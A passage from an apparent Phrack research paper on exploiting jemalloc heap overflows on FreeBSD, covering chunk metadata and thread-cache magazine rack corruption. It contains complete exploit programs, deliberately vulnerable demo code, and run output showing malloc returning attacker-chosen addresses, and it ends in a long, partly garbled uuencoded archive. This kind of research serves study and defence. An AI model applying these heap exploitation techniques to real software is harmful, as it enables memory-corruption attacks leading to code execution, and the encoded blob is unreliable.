pageind = (((uintptr_t)ptr - (uintptr_t)chunk) >> PAGE_SHIFT);
mapelm = &chunk->map[pageind];
...

if ((mapelm->bits & CHUNK_MAP_LARGE) == 0) {
    /* Small allocation. */
    malloc_spin_lock(&arena->lock);
    arena_dalloc_small(arena, chunk, ptr, mapelm); /* [3-16] */
    malloc_spin_unlock(&arena->lock);
}
else
    arena_dalloc_large(arena, chunk, ptr); /* [3-17] */
}

```

Entering 'arena_dalloc()', one can see that the 'arena' pointer is not used a lot, it's just passed to 'arena_dalloc_small()' or 'arena_dalloc_large()' depending on the size class of the memory region being deallocated. It is interesting to note that the aforementioned size class is determined by inspecting 'mapelm->bits' which, hopefully, is under the influence of the attacker. Following the path taken by 'arena_dalloc_small()' results in many complications that will most probably ruin our attack (hint for the interested reader - pointer arithmetics performed by 'arena_run_reg_dalloc()' are kinda dangerous). For this purpose, we choose to follow function 'arena_dalloc_large()':

```

static void
arena_dalloc_large(arena_t *arena, arena_chunk_t *chunk, void *ptr)
{
    malloc_spin_lock(&arena->lock);
    ...

    size_t pageind = ((uintptr_t)ptr - (uintptr_t)chunk) >>
        PAGE_SHIFT; /* [3-18] */
    size_t size = chunk->map[pageind].bits & ~PAGE_MASK; /* [3-19] */

    ...
    arena_run_dalloc(arena, (arena_run_t *)ptr, true);
    malloc_spin_unlock(&arena->lock);
}

```

There are two important things to notice in the snippet above. The first thing to note is the way 'pageind' is calculated. Variable 'ptr' points to the start of the memory region to be free()'ed while 'chunk' is the address of the corresponding arena chunk. For a chunk that starts at e.g. 0x28200000, the first region to be given out to the user may start at 0x28201030 mainly because of the overhead involving the metadata of chunk, arena and run headers as well as their bitmaps. A careful reader may notice that 0x28201030 is more than a page far from the start of the chunk, so, 'pageind' is larger or equal to 1. It is for this purpose that we are mostly interested in overwriting 'chunk->map[1]' and not 'chunk->map[0]'. The second thing to catch our attention is the fact that, at [3-19], 'size' is calculated directly from the 'bits' element of the overwritten bitmap. This size is later converted to the number of pages comprising it, so, the attacker can directly affect the number of pages to be marked as free. Let's see 'arena_run_dalloc':

```

static void
arena_run_dalloc(arena_t *arena, arena_run_t *run, bool dirty)
{
    arena_chunk_t *chunk;
    size_t size, run_ind, run_pages;

```



```

chunk = (arena_chunk_t *)CHUNK_ADDR2BASE(run);
run_ind = (size_t)((uintptr_t)run - (uintptr_t)chunk)
    >> PAGE_SHIFT);
...

if ((chunk->map[run_ind].bits & CHUNK_MAP_LARGE) != 0)
    size = chunk->map[run_ind].bits & ~PAGE_MASK;
else
    ...
run_pages = (size >> PAGE_SHIFT); /* [3-20] */

/* Mark pages as unallocated in the chunk map. */
if (dirty) {
    size_t i;

    for (i = 0; i < run_pages; i++) {
        ...
        /* [3-21] */
        chunk->map[run_ind + i].bits = CHUNK_MAP_DIRTY;
    }

    ...
    chunk->ndirty += run_pages;
    arena->ndirty += run_pages;
}
else {
    ...
}
chunk->map[run_ind].bits = size | (chunk->map[run_ind].bits &
    PAGE_MASK);
chunk->map[run_ind+run_pages-1].bits = size |
    (chunk->map[run_ind+run_pages-1].bits & PAGE_MASK);

/* Page coalescing code - Not relevant for _this_ example. */
...

/* Insert into runs_avail, now that coalescing is complete. */
/* [3-22] */
arena_avail_tree_insert(&arena->runs_avail, &chunk->map[run_ind]);
...
}

```

Continuing with our analysis, one can see that at [3-20] the same size that was calculated in 'arena_dalloc_large()' is now converted to a number of pages and then all 'map[]' elements that correspond to these pages are marked as dirty (notice that 'dirty' argument given to 'arena_run_dalloc()' by 'arena_dalloc_large()' is always set to true). The rest of the 'arena_run_dalloc()' code, which is not shown here, is responsible for forward and backward coalescing of dirty pages. Although not directly relevant for our demonstration, it's something that an attacker should keep in mind while developing a real life reliable exploit.

Last but not least, it's interesting to note that, since the attacker controls the 'arena' pointer, the map elements that correspond to the freed pages are inserted in the given arena's red black tree. This can be seen at [3-22] where 'arena_avail_tree_insert()' is actually called. One may think that since red-black trees are involved in jemalloc, she can abuse their pointer arithmetics to achieve a '4bytes anywhere' write primitive. We urge all interested readers to have a look at rb.h, the file that contains the macro-based red black tree implementation used by jemalloc (WARNING: don't try this while sober).

Summing up, our attack algorithm consists of the following steps:

- 1) Force the target application to perform a number of allocations until a

new arena is eventually allocated or until a neighboring arena is reached (call it arena B). This is mostly meaningful for our demonstration codes, since, in real life applications chances are that more than one chunks and/or arenas will be already available during the exploitation process.

2) Overwrite the 'arena' pointer of arena B's chunk and make it point to an already existing arena. The address of the very first arena of a process (call it arena A) is always fixed since it's declared as static. This will prevent the allocator from accessing a bad address and eventually segfaulting.

3) Force or let the target application free() any chunk that belongs to arena B. We can deallocate any number of pages as long as they are marked as allocated in the jemalloc metadata. Trying to free an unallocated page will result in the red-black tree implementation of jemalloc entering an endless loop or, rarely, segfaulting.

4) The next allocation to be served by arena B, will return a pointer somewhere within the region that was erroneously free()'ed in step 3.

The exploit code for the vulnerable program presented in this section can be seen below. It was coded on an x86 FreeBSD-8.2-RELEASE system, so the offsets of the metadata may vary for your platform. Given the address of an existing arena (arena A of step 2), it creates a file that contains the exploitation vector. This file should be passed as argument to the vulnerable target (full code in file exploit-chunk.c):

```
char buffer[1024], *p;
int fd;

if(argc != 2) {
    fprintf(stderr, "%s <arena>\n", argv[0]);
    return 0;
}

memset(buffer, 0, sizeof(buffer));

p = buffer;
strncpy(p, "1234567890123456", 16);
p += 16;

/* Arena address. */
*(size_t *)p = (size_t)strtoul(argv[1], NULL, 16);
p += sizeof(size_t);

/* Skip over rbtree metadata and 'chunk->map[0]'. */
strncpy(p,
    "AAAA" "AAAA" "CCCC"
    "AAAA" "AAAA" "AAAA" "GGGG" "HHHH" , 32);

p += 32;

*(size_t *)p = 0x00001002;
/*          ^ CHUNK_MAP_LARGE */
/*          ^ Number of pages to free (1 is ok). */
p += sizeof(size_t);

fd = open("exploit2.v", O_WRONLY | O_TRUNC | O_CREAT, 0700);
write(fd, buffer, (p - (char *)buffer));
close(fd);
return 0;
```

It is now time for some action. First, let's compile and run the vulnerable code.

```
$ ./vuln-chunk
# Chunk 0x28200000 belongs to arena 0x8049d98
```

```
# Chunk 0x28300000 belongs to arena 0x8049d98
...
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
p3 = 0x28302000
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The output is what one expects it to be. First, the vulnerable code forces the allocator to initialize a new chunk (0x28300000) and then requests a memory region which is given the address 0x28301030. The next call to 'malloc()' returns 0x28302000. So far so good. Let's feed our target with the exploitation vector and see what happens.

```
$ ./exploit-chunk 0x8049d98
$ ./vuln-chunk exploit2.v
# Chunk 0x28200000 belongs to arena 0x8049d98
# Chunk 0x28300000 belongs to arena 0x8049d98
...
Read 56 bytes
# Region at 0x28301030
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
p3 = 0x28301000
# Region at 0x28301030
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

As you can see the second call to 'malloc()' returns a new region 'p3 = 0x28301000' which lies 0x30 bytes before 'first' (0x28301030)!

Okay, so you're now probably thinking if this technique is useful. Please note that the demonstration code presented in the previous two sections was carefully coded to prepare the heap in a way that is convenient for the attacker. It is for this purpose that these attacks may seem obscure at first. On the contrary, in real life applications, heap overflows in jemalloc will result in one of the following three cases:

- 1) Overwrite of an adjacent memory region.
- 2) Overwrite of the run metadata (in case the overflown region is the last in a run).
- 3) Overwrite of the arena chunk metadata (in case the overflown region is the last in a chunk).

That said we believe we have covered most of the cases that an attacker may encounter. Feel free to contact us if you think we have missed something important.

-----[3.3.3 - Thread caches (tcache_t)

As we have analyzed in 2.1.7, thread cache magazine 'rounds' and other magazine metadata are placed in normal memory regions. Assuming a 'mag_t' along with its void pointer array has a total size of N, one can easily acquire a memory region in the same run by calling 'malloc(N)'.

Overflowing a memory region adjacent to a 'mag_t' can result in 'malloc()' returning arbitrary attacker controlled addresses. It's just a matter of overwriting 'nrounds' and the contents of the void pointer array to contain a stack address (or any other address of interest). A careful reader of section 2.1.7 would have probably noticed that the same result can be achieved by giving 'nrounds' a sufficiently large value in order to pivot in the stack (or any user controlled memory region). This scenario is pretty straightforward to exploit, so, we will have a look at the case of overwriting a 'mag_rack_t' instead (it's not that sophisticated either).

Magazine racks are allocated by 'mag_rack_alloc()':

```
mag_rack_t *
mag_rack_create(arena_t *arena)
{
    ...
    return (arena_malloc_small(arena, sizeof(mag_rack_t) +
        (sizeof(bin_mags_t) * (nbins - 1)), true));
}
```

Now, let's calculate the size of a magazine rack:

```
(gdb) print nbins
$6 = 30
(gdb) print sizeof(mag_rack_t) + (sizeof(bin_mags_t) * (nbins - 1))
$24 = 240
```

A size of 240 is actually serviced by the bin holding regions of 256 bytes. Issuing calls to 'malloc(256)' will eventually end up in a user controlled region physically bordering a 'mag_rack_t'. The following vulnerable code emulates this situation (file vuln-mag.c):

```
/* The 'vulnerable' thread. */
void *vuln_thread_runner(void *arg) {
    char *v;

    v = (char *)malloc(256); /* [3-25] */
    printf("[vuln] v = %p\n", v);
    sleep(2);

    if(arg)
        strcpy(v, (char *)arg);
    return NULL;
}

/* Other threads performing allocations. */
void *thread_runner(void *arg) {
    size_t self = (size_t)pthread_self();
    char *p1, *p2;

    /* Allocation performed before the magazine rack is overflowed. */
    p1 = (char *)malloc(16);
    printf("[%u] p1 = %p\n", self, p1);
    sleep(4);

    /* Allocation performed after overflowing the rack. */
    p2 = (char *)malloc(16);
    printf("[%u] p2 = %p\n", self, p2);
    sleep(4);
    return NULL;
}

int main(int argc, char *argv[]) {
    size_t tcount, i;
    pthread_t *tid, vid;

    if(argc != 3) {
        printf("%s <thread_count> <buff>\n", argv[0]);
        return 0;
    }

    /* The fake 'mag_t' structure will be placed here. */
    printf("[*] %p\n", getenv("FAKE_MAG_T"));

    tcount = atoi(argv[1]);
    tid = (pthread_t *)alloca(tcount * sizeof(pthread_t));
```

```
pthread_create(&vid, NULL, vuln_thread_runner, argv[2]);
for(i = 0; i < tcount; i++)
    pthread_create(&tid[i], NULL, thread_runner, NULL);

pthread_join(vid, NULL);
for(i = 0; i < tcount; i++)
    pthread_join(tid[i], NULL);

pthread_exit(NULL);
}
```

The vulnerable code spawns a, so called, vulnerable thread that performs an allocation of 256 bytes. A user supplied buffer, 'argv[2]' is copied in it thus causing a heap overflow. A set of victim threads are then created. For demonstration purposes, victim threads have a very limited lifetime, their main purpose is to force jemalloc initialize new 'mag_rack_t' structures. As the comments indicate, the allocations stored in 'p1' variables take place before the magazine rack is overflowed while the ones stored in 'p2' will get affected by the fake magazine rack (in fact, only one of them will; the one serviced by the overflowed rack). The allocations performed by victim threads are serviced by the newly initialized magazine racks. Since each magazine rack spans 256 bytes, it is highly possible that the overflowed region allocated by the vulnerable thread will lie somewhere around one of them (this requires that both the target magazine rack and the overflowed region will be serviced by the same arena).

Once the attacker is able to corrupt a magazine rack, exploitation is just a matter of overwriting the appropriate 'bin_mags' entry. The entry should be corrupted in such a way that 'curmag' should point to a fake 'mag_t' structure. The attacker can choose to either use a large 'nrounds' value to pivot into the stack, or give arbitrary addresses as members of the void pointer array, preferably the latter. The exploitation code given below makes use of the void pointer technique (file exploit-mag.c):

```
int main(int argc, char *argv[]) {
    char fake_mag_t[12 + 1];
    char buff[1024 + 1];
    size_t i, fake_mag_t_p;

    if(argc != 2) {
        printf("%s <mag_t address>\n", argv[0]);
        return 1;
    }
    fake_mag_t_p = (size_t)strtoul(argv[1], NULL, 16);

    /* Please read this...
    *
    * In order to void using NULL bytes, we use 0xffffffff as the value
    * for 'nrounds'. This will force jemalloc picking up 0x42424242 as
    * a valid region pointer instead of 0x41414141 :)
    */
    printf("[*] Assuming fake mag_t is at %p\n", (void *)fake_mag_t_p);
    *(size_t *)&fake_mag_t[0] = 0x42424242;
    *(size_t *)&fake_mag_t[4] = 0xffffffff;
    *(size_t *)&fake_mag_t[8] = 0x41414141;
    fake_mag_t[12] = 0;
    setenv("FAKE_MAG_T", fake_mag_t, 1);

    /* The buffer that will overwrite the victim 'mag_rack_t'. */
    printf("[*] Preparing input buffer\n");
    for(i = 0; i < 256; i++)
        *(size_t *)&buff[4 * i] = (size_t)fake_mag_t_p;
    buff[1024] = 0;

    printf("[*] Executing the vulnerable program\n");
    execl("./vuln-mag", "./vuln-mag", "16", buff, NULL);
    perror("execl");
    return 0;
}
```

```
}
```

Let's compile and run the exploit code:

```
$ ./exploit-mag
./exploit-mag <mag_t address>
$ ./exploit-mag 0xdeadbeef
[*] Assuming fake mag_t is at 0xdeadbeef
[*] Preparing input buffer
[*] Executing the vulnerable program
[*] 0xbfbfedd6
...
```

The vulnerable code reports that the environment variable 'FAKE_MAG_T' containing our fake 'mag_t' structure is exported at 0xbfbfedd6.

```
$ ./exploit-mag 0xbfbfedd6
[*] Assuming fake mag_t is at 0xbfbfedd6
[*] Preparing input buffer
[*] Executing the vulnerable program
[*] 0xbfbfedd6
[vuln] v = 0x28311100
[673283456] p1 = 0x28317800
...
[673283456] p2 = 0x42424242
[673282496] p2 = 0x3d545f47
```

Neat. One of the victim threads, the one whose magazine rack is overflowed, returns an arbitrary address as a valid region. Overwriting the thread caches is probably the most lethal attack but it suffers from a limitation which we do not consider serious. The fact that the returned memory region and the 'bin_mags[]' element both receive arbitrary addresses, results in a segfault either on the deallocation of 'p2' or once the thread dies by explicitly or implicitly calling 'pthread_exit()'. Possible shellcodes should be triggered `_before_` the thread exits or the memory region is freed. Fair enough... :)

--[4 - A real vulnerability

For a detailed case study on jemalloc heap overflows see the second Art of Exploitation paper in this issue of Phrack.

--[5 - Future work

This paper is the first public treatment of jemalloc that we are aware of. In the near future, we are planning to research how one can corrupt the various red black trees used by jemalloc for housekeeping. The rbtrees implementation (defined in rb.h) is fully based on preprocessor macros and it's quite complex in nature. Although we have already debugged them, due to lack of time we didn't attempt to exploit the various tree operations performed on rbtrees. We wish that someone will continue our work from where we left of. If no one does, then you definitely know whose articles you'll soon be reading :)

--[6 - Conclusion

We have done the first step in analyzing jemalloc. We do know, however, that we have not covered every possible potential of corrupting the allocator in a controllable way. We hope to have helped those that were about to study the FreeBSD userspace allocator or the internals of Firefox but wanted to have a first insight before doing so. Any reader that discovers mistakes in our article is advised to contact us as soon as

possible and let us know.

Many thanks to the Phrack staff for their comments. Also, thanks to George Argyros for reviewing this work and making insightful suggestions.

Finally, we would like to express our respect to Jason Evans for such a leet allocator. No, that isn't ironic; jemalloc is, in our opinion, one of the best (if not the best) allocators out there.

--[7 - References

- [JESA] Standalone jemalloc
- <http://www.canonware.com/cgi-bin/gitweb.cgi?p=jemalloc.git>
- [JEMF] Mozilla Firefox jemalloc
- <http://hg.mozilla.org/mozilla-central/file/tip/memory/jemalloc>
- [JEFB] FreeBSD 8.2-RELEASE-i386 jemalloc
- http://www.freebsd.org/cgi/cvsweb.cgi/src/lib/libc/stdlibc/malloc.c?rev=1.183.2.5.4.1;content-type=text%2Fplain;only_with_tag=RELENG_8_2_0_RELEASE
- [JELX] Linux port of the FreeBSD jemalloc
- http://www.canonware.com/download/jemalloc/jemalloc_linux_20080828a.tbz
- [JE06] Jason Evans, A Scalable Concurrent malloc(3) Implementation for FreeBSD
- <http://people.freebsd.org/~jasone/jemalloc/bsdcan2006/jemalloc.pdf>
- [PV10] Peter Vreugdenhil, Pwn2Own 2010 Windows 7 Internet Explorer 8 exploit
- <http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf>
- [FENG] Alexander Sotirov, Heap Feng Shui in Javascript
- <http://www.phreedom.org/research/heap-feng-shui/heap-feng-shui.html>
- [HOEJ] Mark Daniel, Jake Honoroff, Charlie Miller, Engineering Heap Overflow Exploits with Javascript
- <http://securityevaluators.com/files/papers/isewoot08.pdf>
- [CVRS] Chris Valasek, Ryan Smith, Exploitation in the Modern Era (Blueprint)
- <https://www.blackhat.com/html/bh-eu-11/bh-eu-11-briefings.html#Valasek>
- [VPTR] rix, Smashing C++ VPTRs
- <http://www.phrack.org/issues.html?issue=56&id=8>
- [HAPF] huku, argp, Patras Heap Massacre
- <http://fosscomm.ceid.upatras.gr/>
- [APHN] argp, FreeBSD Kernel Massacre
- <http://ph-neutral.darklab.org/previous/0x7db/talks.html>
- [UJEM] unmask_jemalloc
- https://github.com/argp/unmask_jemalloc

--[8 - Code

```
begin 644 code.tar.gz
M'XL("&7<4\"`V-O9&4N=&%R`.P]^W?3.+/\6I^S_X,V+31ID]3.LS2D=PL4
MEON5PFW+?GL6.,&)E<:0V,:/OMC^[W=&#[^2-&F[38&UH79L2?/22#.2I7'/
M-NC&@[L]5#B:]3I>M69=C5_E\4#3FM5:5:LVM-H#55-KU>8#4G^P@"/P?-TE
MY('N'CM7Y9N5_H,>/:S_DV!HE=S`*O?NK/X;M=JT^M>:S3K4?Z/6;#8TR`CU
```

M7ZF!&A`UJ_ [/Y9-JS<, # \$IRXH=7'N1^4:+ '0 [/+GORBF) 9/1KIIY?\$'B*-7
M)+T!R&X-?I^`_U@WVY1B'AD6 [1 (UOQ3&\\#E^)=WPY<O*4CIQ7FM/M]C_KO
M/? ."VOT\7CI^X2-+1S1F" 'S' # [WX>, 9 (GI"+P\$. *XD* . ?SSWTR!, . 9ON#E2L2
M1H [ZL=#BV5SJJ!ZY%5'9 [R<&M"4QDK?! (4*!^)&TB"=!>YAG<#0&!M(=#O#
MH=W3?=(, Z) CKP\$%A?@'FB-4CWW* <> ^0P*1?JV2_J! !>1P*D '<") W+IC#2\$41>
M: _!\$ "9AG>N@P) N" &IT Y! W3==P! .BKU8X^A 'CB'X<8 [62Q, @S"8QP DV; U+76!
MDQ' B&] DNE5B (+NBPK0@A9, R; ' \$UM\$1. J2< /K^GI865CKTPF*D<3S29K@KA"O
M.) GMD/I, # (\$#E0 ` `) %Y.X/Z#\$HF<^P5HDO: 'NQ>2!2CA.0*.6DHC () O' CK91*
MUZ7Z%>&C' E>: \$1' />< \CU) <) S7HN?!2% " I=) ` `) TJE@<V SX2R^O0&] C! T" `L
M' V@^X\5QZ8EI!QXR&)-SX, [F0^02; . '=3X\U! I" H [/ ^ / C: YIF7YI8 ` ^IM_ # ^
M' [K [JNS_ *Y5* \$ _ K_ JE; 1LOY_ \$0=H*NG9%G0G (V+9 "E-6: ' :>4 (9R; ZNN* : ! _
MB@<ZU*, DL\$: Z] Z7SF7+%*SOG2NJ1\B' ` [?D3_ [\3QW7+/ <1; > _BNU>MK_ @X% `
M, VO_ BS@VUA2R1I [J' C7 `YR! =NX (Z `& :>N. ; 9JH>) N4-HWP. TML_6U\D?; X\
M/+ ` I; P>NWOM" _K" `P8@2] 4PGKSPOP%_532BUH40^Y! // -TR [/ -A. /F* >9? (9
M6*_CY+ / ` , B\$K/E. 802== (%7Y) GV&\$] VG6PJ [PX, 9Q6 [0?U^M?&SQQT [0' 9J]
MK3! + ^ . / \$ -HVHH `V&` / I ! YE. A805: "F' JM_ `7' I" \$9A_0% / %WH16F7D: 4G) BN
M' ^A#AB7 "R<QS' I] - `RX-. \$#? `ED^5#? / MLA#CYEQAA% . "8R7+2D9@X (\J- '1
MR9; @. B\$ L (8?) _ ,] / V / OUCQ&F+9*+ \$8, '8MS: XN! FT-E=&) W=:] () #Y6K1CJ"
M5 (0! 0YWNYX [>2CWH"NUCB>" (6?0TDEHK3. JFDF2Q. ! , , Q-8' ' Y3AC*E! / K `
M\] B"! @N9" BQ9<) `NUKVZ6+<@T, G15; M-JERNWY1) \K1/8\$ `PM\$ _9 ` , 2U1X (]
MR&! S?, Q+#8NRU- (V: UOA8\$ I)) ' ?CR96Q9" @] 5D6B6 / @ \3 `A] 6R76%N/D! YY^
M3+\$UD2> `3] MFETIJT! @? , VHM! <!LK) ' =-R^P2_M9 [;] TW4J5<J5<W; @+^S] []
M_J] 1: =9K6K-6Q_F?1K.1S?=_5_VC^ [] QK_5?; 4#VK / [OL_X=VS// .B-, ` :MQ
MJYGA&?Y_05+79/VK=: T!] =] 4JY7, _U_H_. ^ \3GKDD\$? / J.M:] C1?7EDV: -^T
MZ-+_ [K [>V=M [\ZSS>F? _Y=YN; (Y9ZE ` ` - : \ \ R (5ER+ /? W^W `! _S@&M, 4-, 4R
MY?7.GSM [KU [ND [R<M%7 / -J, .96_070% -] E79*U'6, - _ ^JZ / = `U*+^8#<V?RF
M+ (DI8) > 1M3RBVR\L4A\V] > `+64I\J_@] !CU' \$ `O\8B. ` - : < (?) Y [!AZ') DM]
MX9F ` , "%?D>2. @? `?2I<<CFG^N#+, `M>PCIMHNS- (;) YES+R-@2SGCF0V+XS&MT
M^X2 (*76.OA! +8 [.RRM (2@ (528:V\S2>; ?" ` _" (B. <: L! 44M+9I_DL>2O; ; + []
M: O^/G3T. +, T /D) / *K= [YM">#U+A7"#5IG4"8 (T8M0 \O `O3"9*\$P@6&\5. #_
M!' Z3 [PR2S, OJAO () @. 3) DS8P<@ / ^R3K1TC (`?UF] 2_819TP\$RX!W [V7G\ -5?
MX (] V8! S. ' `9E* : \$\$ \48@U; 0% E9> [R5/S+-, AC, *F0+L" "" \+RME7KJU3" ! \$Y
M') ?HN\$ "GR3.) @F\$ `@;) 308@U (=4 (Z) PRK<TCTV0F; ; I, : U? (M"8*_ \ @R3; &K
M" ?6: (FDF ` , S73QX) I4QG^K&5CO=EL; =ES"SP%V90\$.R\$B6\C]] _M [; 4F] 7R;
MX] U: >ZXNCYDJAG: <69+; D46V9 (^4ZHD9 (: (JM) 9@D=T_ (56R%L/YZ) % \GM?>
M `06DRCNRL, !Z. \ [2] C;)) W2CI!4*I"3) ODI> /, , \ .H!297WLM) I9"GMV"752
MMRYU (E0%Q@ \ (C. 35LX<79P4Y7Q=EYGZ" . /LNTR* &1F! =HF>FG] ?\$W24 [\ZI:
M3_ `DO*3 `T [M#VF%M] DYOQ; , >IYN6T0; ^CR@/A!G!P3>\ `#<E_.) UB\$R17R5ZZ1
MH6QBA/7Q-6F"E) 02AWQ=Q@S21 ` \ (VC3W?Y; \$) \$Q>+> `T3/: J9K' C/Y<] &?T3
M2X) FC?^JU7IJ_ %>OU: O9^ . ^ [/ _/= <F `W/JR*QD=?6^ \$@R [N ` <95W (092 [IP#
MII0) X!K, S? \CA%BK% (DJ+3 \ ; PK" LKSN' [YX] VST \G. @ \$D-P [BTH' @ (/ , % [@G
M (#JJ) ; UKNVPNFO5K7X\$* IS5&C1N2 \Q7 (\9\$>_%. +DHC] -YW7; _ [808J^&=2Y
M\$ \E#8% \1F# .KO-W] ##_ (R#ZAL;) ` *I; V+F: +AR^ \ & > @6FV<' DU@J; <=&- \P6
M \ IJ] F; #JF; #F%1: , '>MS: M?NP0\$D' ['TY_. +S: 5> , /1_6KFI=Z1; [6DRVITM
MH?85\$MJ] J7R6<, \$=ZWL! '>] UYQ' 5IO: XD@EJ#D%IC>IF [0XE] =TJQ@_05=^ -
MW&ZJ' YG `0& `Q81E26 `YO.] F8<7' C/S' \ `Y6X_6_C<K8^*] 14 [/QWR* . : ! "E
MQ* ; _N, W6B-^5ZW\$ [QJU1, Y*HF"EGBA9UQ) % - ; 62*%Q1: XG2-?5QHCB: E219
MT&TF*6LV\$A ` :] 7HU `4*K: FHS ` : 32J&BU!) 1ZI5; 93/ (/A-6; C22MCYM: /0&I
MICVN5=4\$J, WJYF9#3<FRV6Q64A*MUNNU&LA5] F7*]] #^NZ8_TIV%M'] 0A+'V
M7VXD [7_! [? \ ^ U \ [? I # U \ [? I #! ZYO _YLU =O_F=G_S / [? _ N? ? \ ` ! N + [] ; ZA:
M] OXGL_9<7_M?^32^_3_ : UG] I _ = MQ? ^ \ ?0! [K1T5UJZ; =<! #C_5=KS4; :
M_M>R] K^8X] KK/QRN&+-W [NJ>1UW_UCL `] H] ^ /] C=>7X (; KBB \ +4BBM! -K#E?
M+' ` ` ZF&K2<) % ^ +C (A&MOQ [0, TB9KT0; (M0) DCY; FQ] ?NAR5B: U' @ \$E_1S] ^ +
MC2W+*_ ` %?&R] ' +XFB=; *C; VT>. CE"UN\$KR `T+2) B>+! UHZ33Z0=6K] -A" TOD
MZPRQB% \3 [[/ % \$DRQ ` #XD6: + / CRV&1 `P] ?UC@ `4Z@] E@9P/8H+ (Q+9' " ! (E \]
M^B@IOJ+ \$E7Q<@&-N#@%_ / EP; & ; (90@ \ : 6Q9Y# [RS.A, 24! ? . VQ) O, ?F8TK93
M: LQ7. 8G"3, '8#M7Q155LU13UQ5+?F^GYDFCJD, 1_>.] E8_R8VNXRU^JL1; 8:
MN4#YV/9M<K! [] . Y@_R?3G^D<CJWI%9466] ; +Q"UJMP=GG^8?R3HV/PH^2+R;
ME; 1 (E8V8+^ ` ; Y2G; 8, : 832\$MQ>)] . HPSF**Q \2&H*E \XCIZ@>RS#4TCSE [(]
M! " ! ! U>2@M^9_O<S+_0POF& >- __ Z) B ("SXX] 4* \ WT ^ * ^ J90&?OD__ +W+K [G+_
MYU2+5A2V* ; 9. >' C<83' 4BCR4N^>) <0\FC] DA5A; /9: +8. A1A&B38>2R# [?AE
MF1 \M0T026W<\R2P (8R^W4NZ_V=T_*K06; R^60J%A5#FYFU) [5 \ !M(Y (/ ; ; Y3
M4>?"HO. : <%\$. -TGQ-4\$ / EVLWIR9] ([HR*, ^+@E: U5=C95D%?HT1" ?T] P^; \$
M, I \$U4DFL, +R"6%G^ (= ; E: `X#5. *_NM, \M-6*P03, \] "- [ZR' 31MY%. N9!4K
M \ F8S^D \S6; QSUG ` /4?ZK] ' "YY_HO-LSW; ?_ % ^ H \ % V / ^ & VDC' ?ZA7FMG \ SV+L
M_PV, , X \9M \ . <Z, ##8% `8K52T [` * / # ! 66@F9+74L?E@<XB6#U*#' 1D' \ -3) >R
M \ ' (R `P%70Y; "X+D] C' 6@#TW_O (S9,) ; #I+DE3LQS@ `9&\9S (+ \$ @15V& " *A [#
M; 7K6*G0=9X [-8MX%OF<: % & \$ \) >5! +Y<N; SAN; VP3>3XOG' <LOKTU='KG; <@
MM3_AUR'9) EJEH" P3\$H6=P. =+M; JJBKW, XXEBB^P8M (+<X: R `COIFCX="PVKH
M<\$K8%M"Q `! 5FD46. [?#Q/ -@, >2-F` \) N6F / ==O2\$>NE8S, "D" ^ . S. 0; GGA=

ML_3M=H2.) <;QB3F%2YREF,8\$AIX=9Z*ES\$5I"*-00ZDN7ENIQPS^(Y8\$?B\$C
MD8U5!.;/;(I"OB"V?=Q'-:Q:P>.)V`4/L8+,.#\ -SA[/\ .2+K;6?N;6\#-8
M0Q,N?%P:RD_'.*9I\$57RN8#FL:^#QG!XES.DB#[1OTN(, <;' I<?')\7<#X;#
M-) 8HNL85H@VL3+@W%NX\6+B`I^#Y+E3`ZP?WH@!WK`\$; :^056%_@^82"\<1@
MT)#/(VS*CT6X)[DEQ4&RA0-Z%GKH.IT;2BZ%&WNVZU0/IY1-\$R;I97HSF6**
ML[*Z98A2)]0U^^>0HOLD1AAN8M1[`^JQ,A&X,B^69-7\$@!3 ([C9GNU22H1#F
M4>-KB64NB)?*7)9\$35N2R;*<7?=SR7-HVU\XN@>*SR:*\$@MH3-) &4 [DET4"
M69P4IT`U(S*NV:N,SV;- ,1<UYN<AR#&_*?T0.4T_X_R/Y<3ZRO949>/_*_9_
MZ3XU;K\\$ [`;K/ZM:%O\Q6_`5'??7_E/3/F73NK/V7QV/_UJI9^U_(0>?/CL:
MF!X94!T<`\DEHBZ5<VD&?@T"Mc`K\$G`7!Q2_M*1;Q\$C.N8&'B*"DWH0*A!-
M7=K3`X^24NG4) `<ETP*A#X<E+^CWS3,RTL\)3T=_4Y#AVPAMH)]0H@.J?I^Z
M&"G.TD<T/3LWAO(W@:##\$?R&LY994[!^_1\M9/Z_HC7&Y_`S_=?Y_M_S&;Y
M/U5@9Q%B++9,+K:Z(!8GDH56E'')\$M&>1<EKQG=FJPW4UO<1MXS!!HJ> `+:)
MX4\$.J#[D;P0\K%1I!22*6)R0J1\$\KA_(Q)A\$^`4"XTO7%B:Q[X17@>FOW8,W
M/P77MPIU?2&_'' .;4-<3@<2C#L^L%VRY0A:LAXKBW1:B.FK/54=7!"(6X@L#
M\$./W?@JI0#M74'`;-\$A),=TP!/8D(-I/*>MKAL:^\$#*Y,C1V*M//J:0_ =LCL
MBT3`[(N)X;(O)@?+OOC'0V5/U8GXVF^HD3!4]I2:(7^GS8X(%SW5\MP\H+:1
M"J@MXH&Z5P309FLV`T#F^"YXA0YY%!,C\$]I,DAXZ,+:%T>C70/?Q'0DK#HH-
M1.9BV:**C+3`22N)"LF>2\TG5SR!/R<*K*' `<"YOWF?X;V-%*%J%N3[IQ__
M)_9_WNX5P`WF_YO-[/NOV?Q_=GP/[_]N/04X*_Y_;3S^0[.>[?_YWN?_`\$L^Z
MMCv<8Z/X8G8/S=XF/O9Y-IS1@X>-&G[A307G32L2`Z&%D]9TQUX!F=(73/8
M;\/1DA.&@5QW&)],I*O7V6`JFQ[;9*I>L8DH]@4CL8,(`L-H\$F0683@VCDZ
MC*U:D4N!Y!AQTO[*.]F%#%GIERGI.#<2C\DX_RD`A+\$H,HA^;HZMD/-N([4
M#)I0*^~?H%:&<T,!,<4R?G;% ,KAB&>IB=^?' :4EU`^SI_#VC%J?/BA-]BKS
MPQ=-R02(43/46#/48@)ETV2(P\$R(30^SOM@5AZ"2=6XQ<#Y*YW#&/ZPUWO1G
MLI9N[S.\$93C7R,2@:R!7B,KBX&BXI,())<<FG"1&P`M&^O^O'ND@'K9CS75S"
M5Q#8E"OB)\$R,D<#;!^I?IWW4<&Y8B+, '=!B4I"#\0`'_TKVLLVC-QS_Z8%O
M'U.K[`W^&1RSOO]>TRJI\5^MT<CF?Q8S_OMUHVM:&]Y`4=BWB;' %8OWW;*O?
